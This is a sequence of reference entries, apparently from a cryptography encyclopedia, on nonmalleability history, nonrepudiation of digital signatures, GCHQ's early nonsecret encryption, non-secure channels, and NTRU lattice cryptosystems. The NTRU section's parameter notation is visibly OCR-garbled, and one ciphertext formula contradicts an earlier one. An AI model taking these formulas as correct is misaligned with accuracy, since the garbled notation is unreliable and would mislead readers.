History. Nonmalleability was first defined and explored by Dolev et al. (Dolev et al. 2000), who obtained nonmalleable public-key encryption under all three forms of attack, as well as nonmalleable commitment schemes and nonmalleable zero-knowledge interactive proof systems, all under general assumptions, and also treated nonmalleability of shared-key cryptosystems. Additional constructions under general assumptions appear in (De Santis et al. 2001; Lindell 2003; Sahai 1999). The first practical nm-cca-post cryptosystem is due to Cramer and Shoup (Cramer and Shoup 1998), and is based on the Decisional Diffie–Hellman assumption (see (Cramer and Shoup 2002) for schemes based on other assumptions). Canetti and Goldwasser constructed a threshold variation of the Cramer–Shoup public key system.

Barak obtained the first constant-round nonmalleable commitment schemes and zero-knowledge proofs (Barak 2002). Relaxed versions of nonmalleable commitment, some in a model in which the sender and the receiver have access to a shared guaranteed-random string or other *public parameters*, have also been explored (see, e.g., Di Crescenzo et al. 1998; Di Crescenzo et al. 2001; Fischlin and Fischlin 2000).

Nonrepudiation of Digital Signatures

Mike Just[20] ✉
(20) Glasgow Caledonian University, Glasgow, UK

Definition

In general terms, nonrepudiation refers to an inability to disavow a previous agreement. In technical terms, nonrepudiation is often used in relation to the support of nonrepudiation with a digital signature.

Background

Historically, the term nonrepudiation most likely evolved from the discussion of repudiation in the New Directions in Cryptography paper by Whit Diffie and Marty Hellman. The authors stated that "[u]nforgeable digital signatures are needed" to protect against a message being "later repudiated by either the transmitter or sender." As public key technology progressed in the late 1970s and into the 1980s, nonrepudiation became one of four main features touted by proponents of the technology. Along with confidentiality (provided by encryption), authentication, and data integrity, nonrepudiation via digital signature schemes was hailed as the enabling technology for electronic commerce.

In the late 1980s, the concept of nonrepudiation began making its way into technical standards. One of the first appearances in the technical literature occurred in ISO 7498-2, the "Information Processing Systems – Open Systems Interconnection – Basic Reference Model – Part 2: Security Architecture" (1989). This standard recognized nonrepudiation as a service that "may take one or both of two forms." The two forms comprised nonrepudiation with proof of origin, which was said to "protect against any

attempt by the sender to falsely deny sending the data or its contents," and nonrepudiation with proof of delivery, which was supposed to "protect against any subsequent attempt by the recipient to falsely deny receiving the data or its contents."

In 1993, the ITU released the X.509 standard, which was titled "Information Technology – Open Systems Interconnection – The Directory: Authentication framework." This standard, which had become the de facto standard for PKI (Public Key Infrastructure) certificates, further complicated the landscape by defining a nonRepudiation bit. The complications arose not from the fact that the bit was provided, but from how its use was to be interpreted. While some people recognized that this bit (which would have been asserted by the Certification Authority (CA)) could only be used to show that at the time the certificate was issued that the certificate was intended to provide support for the service of nonrepudiation, others felt that if the bit was set in a certificate used to digitally sign a particular message or transaction, that message or transaction could never be repudiated.

In 1996, the ABA Information Security Committee released the Digital Signature Guidelines (DSG). As defined in the DSG, nonrepudiation provides "strong and substantial evidence of the identity of the signer of a message and of message integrity, sufficient to prevent a party from successfully denying the origin, submission, or delivery of the message and the integrity of its contents." The DSG went on to note that:

> [These] Guidelines define nonrepudiation not as an automatic result of technical mechanisms, but as a property which can ultimately only be determined after recourse to available dispute resolution mechanisms such as a court or arbitrator … Nonrepudiation as defined in this Guideline 1.20 is intended to express a legal conclusion, something less than a final determination by a court of last resort, but something more than a naked rebuttable presumption as is now provided by simple e-mail.

Thus, the DSG was possibly the first articulation of a rebuttable presumption regarding digital signatures.

In 1997, ISO published 10181-4, "Information Technology – Open Systems Interconnection – Security Frameworks for Open Systems:

Nonrepudiation framework," which was the first detailed technical treatment of the nonrepudiation issue. The standard, titled The Non-repudiation Framework, provided the first full technical treatment of the topic of nonrepudiation. The standard focuses on the notion of nonrepudiation being an evidence generating process. The process described in ISO 10181-4 involved a number of different entities and several distinct technical processes. One particularly interesting point about ISO 10181-4 is that it stresses the time-based nature of a nonrepudiation service. In particular, it contemplates a process that produces evidence at one point in time that can be used by a party to a transaction for a message at a later point in time. The standard provides an excellent foundation upon which a definition of nonrepudiation can be based. The nonrepudiation framework in ISO 10181-4 is also consistent with the X.509 standard and is consistent with the American Bar Association digital signature guidelines. Another important thing to note is that the current (as of November 2002) proposed changes to the X.509 standard reflect the notion of evidence that is described in ISO 10181-4 and the digital signature guidelines.

Building on the Digital Signature Guidelines, the ABA ISC released the PKI Assessment Guidelines (PAG) in 2001. The PAG further elaborated on the ideas of nonrepudiation first proposed in the DSG. Specifically, the PAG stated that:

> [T]he digital signature does not by itself result in legal "nonrepudiation." When a subscriber attempts to repudiate a transaction or communication, there may be factual and legal questions and disputes that, if not settled, will need to be resolved in litigation, arbitration, or other alternative dispute resolution mechanism, in order to determine whether the attempted repudiation is ultimately successful. The unique value of PKI is its technological ability to provide robust factual inferences of nonrepudiation, through cryptography, that will serve to provide credible evidence sufficiently strong to persuade a disinterested third party (the ultimate dispute resolution authority), that a subscriber originated a particular transaction or communication. Once the legal proceedings produced a final judgment to that effect, then legal nonrepudiation has occurred.

The PAG, in an attempt to discern between the absolute ability for a decision to be made based upon a technical mechanism (e.g., the assertion of the nonRepudiation bit) and the less than absolute nature of the overall nonrepudiation service, described the notion of “legal nonrepudiation” as part of the information security lexicon. Although both the DSG and the PAG recognized the distinction between an “automatic result of technical mechanisms” and “a property which can ultimately only be determined after recourse to available dispute resolution mechanisms,” the introduction of the term legal nonrepudiation seems to have further complicated the issue. Some people in the community view the use of the term “legal nonrepudiation” as further breaking down into separate stages the technical and legal aspects leading to an actual determination.

Theory

The main difficulty with the use of the term nonrepudiation is that, from a technical standpoint, absolute prevention of repudiation via a single digital signature is sometimes thought to be an achievable goal. From a legal standpoint, however, repudiation can always occur, for any number of reasons both legitimate and dishonest (thus relinquishing non repudiation to, at best, a less than absolute status). As a result, or perhaps in spite of this, numerous interpretations for the term developed. They span a continuum ranging from the complete inability to deny sending or receiving a message to simply providing evidence of a message. The most appropriate definitions tend toward the latter end of the spectrum.

Thus, although digital signatures might sometimes be advertised as “providing nonrepudiation,” a digital signature by itself on a message or transaction cannot prevent that message or transaction from being repudiated. Even with the nonRepudiation bit being set in a corresponding digital certificate, the most that a digital signature can provide is support or evidence for the recipient of the digital signature to be used at a later time to prove to a third party that the message or transaction took place.

Applications

Support for nonrepudiation is important in any environment in which denial of origin or receipt can be problematic, such as transactions in e-commerce

applications and electronic contracts in e-business applications.

Open Problems and Future Directions

While discussions persist in various forums as to the effectiveness of technical nonrepudiation, most recognize that a legal decision regarding a repudiated action requires a wide variety of evidence; digital signatures and certificates can form a key component of this evidence. In this light, present and future use of nonrepudiation relates more to applications or situations in which protection against false denial is required, rather than specific technical enhancements to nonrepudiation.

Public key encryption

Definition

Nonsecret encryption describes the public key encryption mechanisms discovered by the British secret service in the early 1970s, which later became known as RSA encryption and Diffie–Hellman key agreement.


Background

Modern cryptology was sparked by the groundbreaking work of Martin Hellman, a professor at Stanford University, and two graduate students who worked with him in 1974 and 1975, Ralph Merkle and Whitfield Diffie (see Fig. 1). In April 1976, they started to publish their work in three papers (Diffie and Hellman 1976a, b; Merkle and Hellman 1977), which revealed the concept of public key cryptography to the public. The work of Diffie and Hellman, which is now referred to as Diffie–Hellman key agreement, allows two people, or more properly their computers, to agree upon a secret key if they have only exchanged authenticated public keys of each other in

the first place. Before public key cryptography, it was unanimously agreed in the cryptography community that the only way for two parties to establish secure communications was to first exchange a secret key of some kind. This seemed to be simple common sense: if the recipients did not have a secret to give them some leverage, how could they be in a better position to decrypt the message than an eavesdropper? Practically speaking, this meant that one of the parties first had to send a trusted person to the second party with a secret key (which typically took a fair amount of time) or send the key through an existing encryption channel that could not be completely trusted (if it was broken, all of the keys transmitted over that channel were also broken).

Nonsecret Encryption, Fig. 1 Ralph C. Merkle, Martin Hellman, and Whitfield Diffie (from left to right)

In order to set up a group of n people to encrypt messages to each other, one had to exchange $N = 1/2n\,(n - 1)$ secret keys among them, one between each pair of group members. The discovery of public key cryptography reduced the burden of key generation and exchange from a number N, quadratic in n, to simply n because each group member only needed to publish its own public key in an authenticated fashion. Based on these public keys, any two group members could agree dynamically on a new



secret key every time they wished to set up a communication session with each other. There is no way known for an eavesdropper to pick up the secret key by listening in. Without public key cryptography, the problem of key management for a large group of participants in a communication network was not practical to handle.

After reading the Diffie–Hellman paper, three researchers at the Massachusetts Institute of Technology (MIT) named Ronald Rivest, Adi Shamir, and Leonard Adleman (RSA) began searching for a practical mathematical function to implement a complete PKC approach. After working on more than 40 candidates, they finally discovered an elegant algorithm based on the product of two prime numbers, which went on to become one of the dominant solutions used on the Internet. Their algorithm, named RSA after the initials of its inventors, was not only an elegant implementation of public key encryption (RSA public key encryption) but also of digital signatures (RSA digital signature scheme). Although the US intelligence tried to stop further publication, the news was spreading fast within and outside of the research community: Martin Gardner introduced the concept of public key cryptography in his widely read column Mathematical Games in the August 1977 edition of Scientific American. Then in February 1978, Rivest et al. published a more detailed paper on their work (Rivest et al. 1978), and the popular press followed soon after. These works opened the door to a totally new area of cryptology and sparked such a huge amount of research in the following decades that public key cryptography is held as the most important development in cryptology since the invention of polyalphabetic ciphers during the Renaissance.

Retrospection

As the British Labour Party strived for more openness of the British Government Communications Head Quarters (GCHQ) organization, the GCHQ revealed in December 1997 that researchers at GCHQ did some work in the early 1970s in the field of “nonsecret encryption,” which is related to public-key cryptography, but without inclusion of the concept of digital signatures. Although the claims of GCHQ are not verifiable since the work was not published, and there are no evidentiary artifacts available such as original copies of the papers (David Kahn does not mention

nonsecret encryption in his voluminous history of cryptography (Kahn 1967) either), there is still evidence for their accurateness. In 1979, US National Security Agency (NSA) chief Bobby Inman publicly stated that, all the noise about Diffie–Hellman and RSA aside, the intelligence establishment had known about public key cryptography for some time (Levy 1999). Whitfield Diffie pursued this track and in the early 1980s, he pried out of an NSA source the names of James Ellis and Clifford Cocks at GCHQ Communications-Electronics Security Group (see Fig. 2). The work of the GCHQ researchers is described below according to James Ellis in his paper "The History of Non-Secret Encryption" (Ellis 1987). Ellis began thinking about the shared secret key problem in the late 1960s when he discovered an old Bell Labs paper dated October 1944 titled "Final Report on Project C43" (Bell Telephone Laboratory 1944), describing a clever method of secure telephone conversation between two parties without any prearrangement. If John calls Mary, then Mary can add a random amount of noise to the phone line to drown out John's message in case any eavesdroppers are listening. However, at the same time Mary can also record the telephone call, then later play it back and subtract the noise she had added, thereby leaving John's original message for only her to hear. While there were practical disadvantages to this method, it suggested that the logical possibility existed: there might be methods of establishing secure communications without first exchanging a shared secret key.

Nonsecret Encryption, Fig. 2 James H. Ellis, Clifford C. Cocks, Malcolm J. Williamson (from left to right)

Ellis thought about this seemingly paradoxical idea, and while lying in bed one night developed an existence proof that the concept was possible

with mathematical encryption, which he recorded in a secret CESG report titled “The Possibility of Non-Secret Encryption” in January 1970 (Ellis 1970). This showed logically that there could be an encryption method that could work without prior prearrangement, and the quest in GCHQ then turned to finding a practical method to embody the theoretical concept.

Theory

The first workable mathematical formula for nonsecret encryption was discovered by Clifford Cocks, which he recorded in 1973 in a secret CESG report titled “A Note on Non-Secret Encryption” (Cocks 1973). This work describes a special case of RSA public key encryption where the enciphering exponent e is set equal to the public modulus $n = pq$, without any mention of the application to digital signatures. A few months later, in 1974, Malcolm Williamson (see Fig. 2) discovered a mathematical expression based on the commutativity of exponentiation that he recorded in a secret report titled “Non-Secret Encryption Using A Finite Field” (Williamson 1974), and which describes a key exchange method similar to that discovered by Diffie, Hellman, and Merkle.

As Steven Levy writes in his article “The Open Secret” (Levy 1999): “So concerned was the GCHQ with this possibility that it not only looked at the schemes internally – finding no inherent flaws – but also took the unusual step in 1974 of going to a renowned outsider, Professor R.F. Churchhouse of the University of Wales, presenting him with the mathematical foundation of Cocks’s idea, and asking whether it was secure. Churchhouse concluded that as long as no one figured out a fast way of factoring huge primes – something that no mathematician had ever come close to – the scheme was sound.”

Even Williamson believed that the whole venture was too risky. When he finally wrote up a revised version of his key scheme, he cited these reservations as the reason for the 2-year delay. “I find myself in an embarrassing position,” he wrote. “I have come to doubt the whole theory of nonsecret encryption. The trouble is that I have no proof that the method … is genuinely secure.” He conceded he could not find anything wrong with the system, though, “and would be grateful if anyone else can.” No one did. But by then the GCHQ had tacitly concluded it was not worth the effort to implement a public key cryptosystem.

Discussion

Looking back at the discovery of nonsecret encryption at the GCHQ after more than 25 years of research in public key cryptography, it appears as if going public was the only way to establish public key cryptography as a technology mature enough to be used in commercial systems, banking, telecommunications, health care, etc. As we know today, almost all public key based cryptographic systems rely on unproven complexity theoretic assumptions, e.g., the assumption that integer factorization is hard, or that taking discrete logarithms is hard, or the Strong RSA Assumption, and many more. Some of them have been investigated by mathematicians for hundreds of years, yet remain neither proven nor falsified. There is a chance that someone might come up some day with a smart algorithm proving that some of these assumptions are false. At least the assumptions of integer factorization and discrete logarithms are generally believed not to be invalid any time soon, and this belief is based on more than 25 years of public research, and tremendous efforts of finding more efficient algorithms, which is partly stimulated by challenges and significant rewards for solving them. Nevertheless, all algorithms found so far are of at least subexponential complexity, impractical to be performed as long as the keys are chosen of appropriate length. The case of GCHQ shows that for a new method such as nonsecret encryption, which was so far out of the ordinary at its time, and which after 25 years is still based on a number of unproven complexity theoretic assumptions, only a moderate level of confidence can be achieved within the walls of an intelligence agency. The concept of public key cryptography needed a large open research community to explore all possible weaknesses and risks it might have. If public key cryptography had not been discovered outside of the intelligence community, it would most likely not be used today, not even in the military and intelligence communities because the spies and spooks had hardly gained enough confidence in the new technique and would be too paranoid of potential trap doors.

Non-Secure Communication Channels and the Future of Privacy

Definitions

Communication channels can be thought of as the means of transmission of information between devices and users on a network. By default, communication channels are not secure. There are three fundamental elements that comprise a secure communication channel. The first is the notion that information exchanged between or among users should not be viewable by unauthorized parties. The second is that the channel should be hard to penetrate by guessing passwords, exploiting bad code, or leveraging Application Programming Interface (API) loopholes. The final element is that the communication channel should be uninterrupted and consistently available with no vulnerabilities to exploit.

Security, in the context of information and communication technologies (ICT), encompasses a broad set of strategies for managing the process, tools, and policies that aim to prevent, detect, and respond to threats to both digital and nondigital information assets. These strategies include any measures taken to protect the infrastructure of interconnected information and communication technology networks which comprise the online information environment, or “cyberspace.”

Digital privacy is concerned with the governing of how data is collected, shared and used, including the proper handling of data as it

relates to consent, notice, and regulatory obligations to protect the confidentiality of personal and proprietary information. With these concepts in mind, privacy refers to the right to have direct or indirect control over access to personal and/or proprietary information. The domain of privacy partially overlaps with security, which can include the concepts of appropriate use, as well as protection of information.

Introduction

Technological shifts over the past century have resulted in sophisticated information technologies that permit instantaneous communication for global enterprises. The advent of the Internet resulted in a quantum leap in communication technology that has resulted in a unique global cohesiveness. The growing importance of data processing in connected devices is highlighted by the rapid emergence of the Internet of Things (IoT) paradigm, which enables the pervasive interconnection and cooperation of billions or even trillions of physical devices over current and future Internet infrastructures (Pan and McElhannon 2018). IoT introduces additional communication channels requiring protection of data from intrusion. Secure communication of personal, confidential, and proprietary data requires protections that safeguard the confidentiality, integrity, and availability of information for individuals and organizations. Technology that ensures maximum levels of security and privacy throughout data transmission channels is critical.

The threat of intrusion by hackers and cybercriminals has expanded, threatening our confidence and dependence on the Internet. These threats create new challenges such as pervasive privacy-aware management of personal data or methods to control or avoid ubiquitous tracking and profiling. The challenge to maintain and secure data transfer in the communication process is evolving in response to an increasingly connected world in which data transits national boundaries imperceptibly. Solutions developed by the networking industry to protect data are rapidly becoming obsolete as cloud-based computing, mobile-based workloads, and software-defined networking increase (Harn and Huang 1994; Ghouse et al. 2019). The IoT substantially increases interconnection of physical objects, or “things,” embedded with electronics, software, sensors, and connectivity and will increasingly become the fabric enabling exchange of information

from “things” to people and processes. However, connecting various stand-alone IoT systems through the Internet brings many challenges, such as scalability, naming, resource constraints, mobility, interoperability, security, and privacy (Maple 2017). Data transfer has never been less secure.

This entry provides a general overview of the current and evolving state of communication technologies with a focus toward protection and confidentiality of data during transmission over public networks known to be unsecure communication channels. Novel and innovative methods to provide increased levels of data protection during transit over both public and private networks is introduced.

Background

The Internet is a universal plexus that provides a multitude of communication channels based on interconnected networks that share a set of standard protocols. The Internet Protocol (IP) has gained widespread acceptance as the standard for data transmission. Virtually all data networks operating over the Internet are IP-based and over the past several decades there has never been a need to radically change the protocol structure as it has proven to be robust and scales well.

Data actively moving across digital channels of a public or private communication network cannot be definitively legitimized as arriving uncontaminated or hijacked along the way. This is due in part to the fact that the IP suite is full of protocols, such as Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Telnet that transmit data in plaintext. Data in motion transmitting over an unsecure channel in this manner enables hostile actors to intercept or monitor the plaintext data across an unencrypted network. Once a connection has been intercepted, a hostile actor can jeopardize confidentiality of the sensitive data by simply spying or injecting malicious content into the data stream.

As a public network, the Internet is based largely on trust among network operators to optimally secure their systems, to prevent injection of false routing information, including impersonation of networks (Zhang et al. 2018). Ensuring that information is reliably routed between network endpoints is a critical issue for individuals, businesses, and governments, as data is exchanged across untrusted networks. Based on common network operational practices in place today, the global Internet routing system does

not have sufficient security controls for the protection of sensitive data, leaving the Internet infrastructure vulnerable to attacks (Sriram and Montgomery 2019). The lack of these controls creates significant vulnerability of the entire system and provides an opportunity for a determined and skilled cyber adversary to secretly monitor, intercept, or manipulate communications.

There are a variety of different approaches to protecting data in transit to mitigate the risk of malicious actors on commercial wired and wireless communication channels. Encryption plays a major role in data protection and is a popular tool for securing data in transit. The use of encrypted connections, such Secure Sockets Layer (SSL), Transport Layer Security (TLS), FTP with Security (FTPS), Secure Shell (SSH) File Transfer Protocol/Secure File Transfer Protocol (SFTP), Hypertext Transfer Protocol Secure (HTTPS), and Internet Protocol Security (IPSEC) protects the contents of data in transit. SSL/TLS public-key encryption protects privileged data in transit and provides trust and anonymity for users. However, this same anonymity offers cover for bad actors who use SSL/TLS to exploit that trust and anonymity in order to cloak their activities (Ziegeldorf et al. 2014).

Other traditional solutions for data protection include the use of a firewall combined with a virtual private network (VPN). A VPN extends an enterprise's private network across a public network, such as the Internet, and enables users to securely send and receive data between their device and an application hosted in an enterprise data center or in the cloud. Traditional VPN solutions work well when all applications and services are hosted on-premise or in one or two global data centers. The explosive growth of the IoT and widespread adoption of cloud computing have forced a shift in network architectures toward edge computing, a distributed computing topology focused on bringing computing as close to the data source as possible (Zhang et al. 2018). However, edge of network deployments can be in exposed locations, such as cell towers and remote locations which are not actively monitored, creating a challenge for traditional VPN’s to manage endpoint security remotely.

Furthermore, vulnerabilities in many commercial off-the-shelf data protection technologies enable nefarious actors to observe and log encrypted communication traffic and subsequently share these packets with crowdsourced platforms hosted on the Dark Web (Ullah et al. 2017). As

these packets are shared, the result is an increase in capability to collaborate and exchange encryption-breaking techniques. This continuous cycle results in a race for improved VPN services. The tradeoff in constantly monitoring and improving VPN services often results in bandwidth constraints at the endpoints due to sophisticated encryption protocols and security management services consuming the majority of available transport bandwidth to support overhead processing requirements. Invariably, a firewall is unable to provide real-time data validation or integrity checks and, therefore, does not provide adequate protection for very sensitive data.

Challenges

The proliferation of serious cybersecurity incidents demonstrates that current approaches to protecting enterprise systems and data are inadequate (Marchetti et al. 2016). Communication systems and networks continue to evolve and expand toward mobile and cloud-enabled environments, stretching traditional perimeter-based cybersecurity approaches to the breaking point. Advancements in Internet infrastructure continue to pose new security and privacy challenges as the relentless creativity of cybercriminals continue to put pressure on an organization's security posture. Software defined networking (SDN), an overlay technology optimizing the use of private Multiprotocol Label Switching (MPLS)-based and internet-based connectivity, improves the network resource usage based on application performance requirements (Hakiri et al. 2014). However, SDN introduces new security challenges as data is carried over the Internet in order to reach hybrid clouds, mixing public and private hosted services.

The deployment of 5G technology and network slicing has brought attention to the impact of breakthroughs in emerging markets such as Augmented Reality, Virtual Reality, IoT, and autonomous vehicles (Akpakwu et al. 2018). However, accountability of the few 5G infrastructure providers and concerns over the supply chain (hardware, software, network controls) enable a small group of companies to conduct information operations against a global population of users, which highlights the impact of potential vulnerabilities in data privacy and protection which may emerge. Without end-to-end multilayer security among various profiles of devices, technology breakthroughs will be silenced by the rampage of cyberattacks.

Increasing use of security applications that integrate the functionality of encryption systems continues to be a requirement; however, the future of network transmissions will require freedom of maneuverability for data exchange. Users must not be locked down to one transmission path via a telecom carrier Internet Service Provider (ISP), private network, or cloud service due to a centralized network design. Decentralization of networking resources is an emerging paradigm leveraging technologies such as artificial intelligence (AI) and distributed ledger technology (DLT) to achieve trusted agreements of transactional data states in a decentralized manner. Decentralized computing is emerging as a means to preserve end user identities and enables innovate techniques for data obfuscation and anonymity to ensure trusted and secure communications (Kremenova and Gajdos 2019). Decentralized data transmission provides security via compartmentalization for data in transit and has the potential to foster innovative methods to secure communication over unsecure channels. Even if attackers are able to access a block of data, they would be unable to infiltrate it as it is only a partial file. Decentralizing data transmission splits files into small portions and distributes data across multiple network paths, providing privacy via multiplicity. If a path is hacked or a network node is brought down, other transit routes continue to function, presenting a fail-safe that increases transmission stability.

Open Problems

The Internet, and the billions of connected devices it enables, has become essential to modern society. Information and communication technologies will continue to drive unprecedented innovation, economic value, and improvement in social services. Major cataclysms such as natural disasters, pandemics, terrorist attacks, or other “black swan” events will force monumental shifts in how information technology resources for network infrastructures are designed and distributed, opening threat vectors in ways we have yet to understand. Security, and the integration of appropriate authentication, authorization, and auditing mechanisms to identify and protect trusted parties remain critical challenges for the future edge cloud infrastructure and applications.

The rapid emergence of new protocols in support of technological advances continues to render the Internet ecosystem an open landscape for

sophisticated adversaries to infiltrate and corrupt sensitive data. VPNs, firewalls, Distributed Denial-of-Service (DDoS) protection, intrusion detection and prevention systems, data loss prevention, and deep content inspection technologies can provide levels of data protection as packets transit locations, clouds, mobile devices, and the IoT. As the attack surface continues to expand toward a fully netted and globally distributed connected environment, understanding the limitations of our current information and communication technologies is critical for defining the road ahead. The threat vectors to privacy, confidentiality, and data integrity will not relent and continue to be a challenge as data transits through untrusted networks.

Definition

NTRU is a collective name for the NTRUEncrypt and NTRUSign public key algorithms. Algorithms in the NTRU family are based on the approximate Closest Vector Problem (appr-CVP) in convolution modular lattices. The lattice structure allows for extremely fast operations and is not currently known to be vulnerable to quantum computing algorithms. The convolution structure allows for considerably smaller key sizes than in other lattice-based cryptosystems. NTRUEncrypt is standardized in IEEE Std 1363.1-2008 and in ASC X9.98.

Background

The development of NTRU was motivated by the need for faster public key cryptosystems based on hard mathematical problems other than integer factoring, the discrete logarithm problem, and the elliptic curve discrete logarithm problem. The NTRU algorithms are among the best-accepted of the more recent public key algorithms.

Theory

The NTRUEncrypt cryptosystem, first proposed in 1996, is a public-key cryptosystem based on polynomials in the *polynomial convolution*ring$R = \mathbb{Z}[X]/(X^N - 1)$. Addition of polynomials in R is simple polynomial addition. Multiplication is polynomial multiplication followed by reduction mod $X^N - 1$ (also known as taking the *convolution product* of the coefficient vectors). The ring is determined by the integer N. In this article, $*$ denotes multiplication in R. The coefficients of polynomials in this ring will frequently be reduced modulo some quantity q, where q is an integer or polynomial of small degree (Modular arithmetic). This reduction will always be denoted explicitly.

Operations in R are related to lattice operations using the ring homomorphism between polynomials in the ring R and the $N \times N$ matrices known as *circulant matrices* with integer coefficients. Under this homomorphism, a polynomial $f(X) = \sum_i f_i X^i$ maps to the matrix

$$\begin{pmatrix} f_0 & f_{N-1} & f_{N-2} & \cdots & f_1 \\ f_1 & f_0 & f_{N-1} & \cdots & f_2 \\ \vdots & \vdots & \vdots & \ddots & \vdots \\ f_{N-1} & f_{N-2} & f_{N-3} & \cdots & f_0 \end{pmatrix}$$

It is easy to verify that this mapping respects addition and multiplication, i.e., that it is a ring homomorphism as stated.

In NTRU operations, the coefficients of polynomials in R are frequently reduced mod q, $q \in \mathbb{Z}$. The *convolution modular lattice* defined by a given polynomial h and integer q is the $2N$-dimensional lattice defined by the row vectors of the $2N \times 2N$ matrix of the form

$$\begin{pmatrix} 1 & h \\ 0 & q \end{pmatrix}$$

where h is the circulant matrix defined by h, and 1 and q represent $N \times N$ diagonal matrices with 1 and q, respectively, on the diagonal. If h has been chosen in such a way that there is known to be a particularly short vector in this lattice, the lattice is known as an NTRU*lattice*. The hard problems presented to an attacker by the NTRU systems—recovering the private key from a public key, recovering a plaintext from a ciphertext, and signing a message representative—can all be considered instances of solving a Closest Vector Problem (CVP) or a Shortest Vector Problem (SVP) in an NTRU lattice.

Description of the NTRUEncrypt System

NTRUEncrypt (Hoffstein et al. 1998) is a public-key cryptosystem whose difficulty is based on CVP or SVP in the NTRU lattice. In addition to the ring dimension N and the "big modulus" q, NTRUEncrypt uses a "little modulus" p, which has typically been taken to be the integer 2 or 3 or the polynomial $2 + X$ (operations mod $2 + X$ are discussed in (Hoffstein and Silverman 2001)). The quantities p, q, and $X^N - 1$ must be relatively prime (generate the unit ideal) in the ring $\mathbb{Z}[X]$. Additional parameters include the distributions $\mathbb{F}_{q\cdot}$, K_i' , $\mathbb{F}_{2^m}$, $\mathcal{D}_r$, described below.

- NTRUEncrypt *key generation* selects polynomials f and g which are drawn from distributions $\mathbb{F}_{q\cdot}$ and K_i' , respectively. The definitions of $\mathbb{F}_{q\cdot}$ and K_i' are part of the parameter set. Polynomials in $\mathbb{F}_{q\cdot}$, K_i' are small relative to random mod q polynomials: for example, a parameter set might define $\mathbb{F}_{q\cdot}$ and K_i' to be the sets of binary polynomials with d_f and d_g ones, and $N - d_f$ and $N - d_g$ zeros, respectively. For a given definition of $\mathbb{F}_{q\cdot}$, K_i' , key generation proceeds as follows:

  1. Randomly generate "small" polynomials f and g in $\mathbb{F}_{q\cdot}$, K_i' , respectively.

  2. Invert f mod q in R to obtain f_q. Also invert f mod p in R to obtain f_p. These calculations are straightforward using an analogue of the extended Euclidean algorithm. The probability that a random

polynomial has an inverse is discussed in (NTRU Cryptosystems Technical Report #009 n.d.).

3. Calculate the public key h as $h \equiv p * g * f_q \pmod{q}$. In other words, h satisfies $f * h \equiv p * g \pmod{q}$. The private key is the pair (f, f_p).

- The NTRUEncrypt *encryption primitive* uses polynomials m and r which are drawn from distributions $\mathbb{F}_{2^m}$ and $\mathcal{D}_r$, respectively. The definitions of $\mathbb{F}_{2^m}$ and $\mathcal{D}_r$ are part of the parameter set. Polynomials in $\mathbb{F}_{2^m}$, $\mathcal{D}_r$ are small relative to random polynomials modulo q: for example, a parameter set might define $\mathcal{D}_r$ to be the set of binary polynomials with d_r ones, and $\mathbb{F}_{2^m}$ to be the set of all binary polynomials. For a given definition of $\mathcal{D}_r$, $\mathbb{F}_{2^m}$, encryption proceeds as follows:

  1. Encode the message M as a polynomial in $\mathbb{F}_{2^m}$.

  2. Randomly select a polynomial r in $\mathcal{D}_r$.

  3. Calculate the ciphertext e as $e \equiv r * h + m \pmod{q}$.

- The NTRUEncrypt *decryption primitive* consists of the following operations:

  1. Calculate $a \equiv f * e \pmod{q}$, performing the mod q reduction into the interval $[A, A + q - 1]$, where the choice of A is discussed later.

  2. Recover m by calculating $m \equiv f_p * a \pmod{p}$.

     To see why decryption works, substitute $h \equiv p * g * f_q$ and $e \equiv r * h + m$ into the above equations. This gives

$$a \equiv p * r * g + f * m \pmod{q}$$

If this were an equality over $\mathbb{Z}$, rather than modulo q, it is clear that step 2 would recover m. Recommended NTRUEncrypt parameter sets N, p, q, $\mathbb{F}_q$. , K_i' , $\mathbb{F}_{2^m}$, $\mathcal{D}_r$ give a high probability that the *width* of $p * r * g + f * m$ (its largest coefficient minus its smallest) will be less

than q. Therefore, a range $[A, A + q - 1]$ can be found such that the equation above is an equality over $\mathbb{Z}$, and by reducing into this range the decrypter can recover m. A will depend on the expected value of the average coefficient of $p * r * g + f * m$; in other words, it will depend on the values of $f(X = 1)$, $r(X = 1)$, $g(X = 1)$, and $m(X = 1)$. The first three of these values are fixed for a particular parameter set, and the final value can be obtained from $e(X = 1)$; therefore, the decrypter can choose an appropriate value for A and recover m.

Security of the NTRUEncrypt System

NTRU keys and ciphertexts can be attacked by lattice reduction applied to the $2N$-dimensional NTRU lattice defined by h (or, in the formulation given above, defined by $p^{-1}h \mod q$) (Coppersmith and Shamir 1997; Hoffstein et al. 1998; NTRU Cryptosystems Technical Report #012 n.d.). The breaking time appears experimentally to depend on the structure of f and g, or r and m, in that the greater the norm of these small polynomials (relative to q) the longer the reduction takes. If N is not prime, say N is divisible by n, then an attacker can apply reduction methods in a lattice of dimension $2n$ (Gentry 2001). Thus N should always be chosen to be prime.

Since f, g, r, and m are drawn from a relatively small space of polynomials, they may be vulnerable to an exhaustive search. Known meet-in-the-middle (i.e., collision) type methods take roughly the square root of the time required for an exhaustive search (NTRU Cryptosystems Technical Report #004 n.d.). The key and message spaces must therefore be chosen to give an adequate level of combinatorial security. Various ingenious methods have been used to combine exhaustive search with lattice reduction, starting with "zero-forcing attacks" (May and Silverman 2001) and leading to Howgrave-Graham's "hybrid attack" (Howgrave-Graham 2007) which is currently the best known attack against the NTRU algorithms.

Raw NTRUEncrypt ciphertexts are malleable in many ways and thus leak some information about m. For example: if a ciphertext e decrypts to m, then $X * e$ will decrypt to $X * m$; $e + X^i$ will with reasonable probability decrypt to $m + X^i$; the sum of the coefficients of the ciphertext, i.e., the value $e(X = 1)$, reveals the sum of the coefficients of the message $m(1) \mod q$. Adaptive chosen ciphertext attacks based on these observations are described in (Hong et al. 2003; Jaulmes and Joux 2000). Therefore,

NTRUEncrypt should only be used with a padding scheme such that there is a known proof of security relative to certain assumptions on the difficulty of a certain hard problem (Nguyen and Pointcheval 2002).

In addition, NTRUEncrypt is vulnerable to attacks based on decryption failures (Hong et al. 2003; Howgrave-Graham et al. 2003a; Meskanen and Renvall 2003). In these attacks, an attacker attempts to create validly encrypted messages $e = r + h * m$ such that the width of $p * r * g + f * m$ is greater than q, so that the decryption primitive described above will not be able to decrypt them. Decryption failures leak information and can allow the recovery of the private key f.

